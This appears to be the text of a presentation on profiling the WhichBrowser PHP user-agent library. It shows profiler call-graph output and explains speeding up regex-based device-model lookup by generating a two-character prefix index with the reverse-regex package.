30.39	1.16	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
25.53	0.07	5-6 (5)	1 194	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
23.54	0.34	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectAndroid (Os.php)
20.42	0.12	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileLocations (Mobile....)
14.90	0.02	5	2 102	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
14.38	2.23	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
14.07	0.91	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.ph...)
9.72	0.03	5-6 (5)	1 641	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdUsingOs (Mobile.php)
5.48	1.07	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBot (Bot.php)
4.59	0.50	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectApplication (Application.php)




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95.53	0.39	4 185	WhichBrowser\Analyser->...
90.06	0.08	4 171	WhichBrowser\Analyser->...
89.95	0.70	4 171	WhichBrowser\Analyser\H...
60.49	1.33	10 571	WhichBrowser\Data\Devic...
58.00	19.68	10 462	WhichBrowser\Data\Devic...
38.39	0.46	4 171	WhichBrowser\Analyser\H...
35.00	0.40	4 171	WhichBrowser\Analyser\H...
34.49	33.16	2 198 280	WhichBrowser\Data\Devic...
29.22	1.13	537	WhichBrowser\Data\Devic...
27.37	1.05	4 171	WhichBrowser\Analyser\H...
22.99	0.07	1 194	WhichBrowser\Analyser\H...
21.20	0.31	4 171	WhichBrowser\Analyser\H...
18.39	0.11	4 171	WhichBrowser\Analyser\H...
13.42	0.02	2 102	WhichBrowser\Analyser\H...
12.95	2.01	4 171	WhichBrowser\Analyser\H...
12.67	0.82	4 171	WhichBrowser\Analyser\H...
9.12	0.04	195	Symfony\Component\Yaml...
9.08	1.25	4 254	Symfony\Component\Yaml...
8.75	0.03	1 641	WhichBrowser\Analyser\H...
5.33	0.18	8 138	Symfony\Component\Yaml...
5.19	0.30	16 276	Symfony\Component\Yaml...
4.94	0.97	4 171	WhichBrowser\Analyser\H...
4.65	1.33	18 425	Symfony\Component\Yaml...
4.13	0.45	4 171	WhichBrowser\Analyser\H...
4.11	3.59	4 171	WhichBrowser\Analyser\H...
3.96	3.45	4 171	WhichBrowser\Data\Bots::i...
3.92	2.52	94 807	Symfony\Component\Yaml...
3.33	0.00	119	WhichBrowser\Analyser->...
3.32	3.01	11 156	WhichBrowser\Data\Devic...
2.15	0.13	4 171	WhichBrowser\Analyser\H...
2.03	0.02	4 171	WhichBrowser\Analyser\H...
2.00	0.14	4 171	WhichBrowser\Analyser\H...
1.79	0.78	56 243	WhichBrowser\Model\Main...
1.68	1.48	4 171	WhichBrowser\Analyser\H...

### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
99.88	0.78	1	4 171	WhichBrowser\Analyser\Header\Useragent->__construct (Useragent.php)
65.79	1.45	4-7 (4)	10 410	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
63.04	21.40	5-9 (8)	10 213	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
42.63	0.51	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectDevice (Device.php)
38.86	0.45	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
37.45	36.01	6-10 (9)	2 152 023	WhichBrowser\Data\DeviceModels::hasMatch (DeviceModels.php)
31.78	1.23	5-8 (5)	526	WhichBrowser\Data\DeviceModels::identifyAndroid (DeviceModels.php)
30.39	1.16	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
25.53	0.07	5-6 (5)	1 194	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
23.54	0.34	3	4 171	WhichBrowser\Analyser\Header\Useragent->detectAndroid (Os.php)
20.42	0.12	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileLocations (Mobile....)
14.90	0.02	5	2 102	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
14.38	2.23	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
14.07	0.91	4	4 171	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.ph...)
9.72	0.03	5-6 (5)	1 641	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdUsingOs (Mobile.php)
5.48	1.07	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectBot (Bot.php)
4.59	0.50	2	4 171	WhichBrowser\Analyser\Header\Useragent->detectApplication (Application.php)

65% of time was spend in  
DeviceModels::identify()

65% of time was spend  
looking through the  
device database

65% of time was spend  
iterating over huge arrays



```
DeviceModels::$ANDROID_MODELS = [  
  ...  
  'GT-I92(20|28)!' => [ 'Samsung', 'Galaxy Note' ],  
  'GT-I92(30|35)!' => [ 'Samsung', 'Galaxy Golden' ],  
  'GT-I9250' => [ 'Samsung', 'Galaxy Nexus' ],  
  'GT-I92(60|68)!' => [ 'Samsung', 'Galaxy Premier' ],  
  'GT-I9295' => [ 'Samsung', 'Galaxy S4 Active' ],  
  'GT-I93(00|03|05|08)!' => [ 'Samsung', 'Galaxy S III' ],  
  'GT-I93(01)!' => [ 'Samsung', 'Galaxy S3 Neo' ],  
  'GT-I95(00|05|07)!' => [ 'Samsung', 'Galaxy S4' ],  
  'GT-I95(02|08)!' => [ 'Samsung', 'Galaxy S4 Duos' ],  
  'GT-I95(06)!' => [ 'Samsung', 'Galaxy S4 Advance' ],  
  ...  
];
```

'GT-I93(00|03|05|08)!'

**" / ^GT-I93(00|03|05|08)/i "**

Why not a real database?

**Easy editing,  
easy deployment**

**Order in the file matters**

**Why a PHP file?**

No need to  
parse JSON or YAML



The whole database can be  
cached by the opcode cache

But you do need to iterate  
over every single item in that  
array until you have a match

Why not create an index?

You can't create an index for  
regular expressions

:-)

Or can you?

**No, you can't!**

If only we could determine  
all possible matches for a  
regular expression...

1


All regular expressions  
are fixed to the start  
of the string



2

The shorter the index,  
the easier it is to find  
the matching strings

The ideal index length  
was 2 or 3 characters



**We can do that!**

`/^GT-I93(00|03|05|08)/i`

GT

```
/^(SHP-)?(SHARP )?SH[0-9]{2,3}/i
```

SH

```
/^(MEDION|(MD )?LIFETAB)/i
```

**ME, MD, LI**

```
/^(Lenovo ?)?(IdeaTab ?)?[KSV][0-9]{4,4}/i
```

**LE, ID, K0, K1, K2, K3, K4, K...**

```
/^(Lenovo ?)?(IdeaTab ?)?[KSV][0-9]{4,4}/i
```

LE, ID, “complex list”



**Can we do this in PHP?**

# There is a package for that!

`icomefromthenet/reverse-regex`

```
composer require icomefromthenet/reverse-regex
```

```
use ReverseRegex\Lexer;
```

```
$lexer = new Lexer($regexp);
```

```
$lexer->moveNext();
```

```
if ($lexer->isNextTokenAny([ Lexer::T_LITERAL_CHAR, Lexer::T_LITERAL_NUMERIC ])) {
```

```
    ...
```

```
} else if ($lexer->isNextToken(Lexer::T_CHOICE_BAR)) {
```

```
    ...
```

```
} else if ($lexer->isNextToken(Lexer::T_GROUP_OPEN)) {
```

```
    ...
```

```
} else if ($lexer->isNextToken(Lexer::T_GROUP_CLOSE)) {
```

```
    ...
```

Generate keys from a  
regular expression in just  
100 lines of code

```
DeviceModels::$ANDROID_INDEX = [  
  ...  
  '@HW' =>  
  array (  
    0 => '(HW-|HUAWEI )?(TIT|TAG)!!',  
    1 => '(HW-|HUAWEI |HONOR )?(ATH|CHE|CHM|HN3|H30|H60|HOL|KIW|PE|PLK|SCL)!!!',  
    2 => '(HW-|HUAWEI )?(CHC|KII)!!',  
    3 => '(HW-|HUAWEI )?(ALE|D2|G6|G7|GRA|M100|P2|P6|P7|RI0|SC|Sophia)!!!',  
    4 => '(Huawei|Ascend|HW-)!!',  
    5 => 'HW-01E',  
    6 => 'HW-03E',  
  ),  
  ...  
];
```

# Looking up an android device (without index)

```
1 ×      foreach($data as $item)
15.000 × preg_match($item, $model) or
          $item === $model
1 ×      return $item
```

# Looking up an android device (with index)

```
1 ×      $i = $index[substr(0,2,$model)]  
1 ×      foreach($i as $item)  
1 - 100 × preg_match($item, $model) or  
           $item === $model  
1 ×      return $data[$item]
```



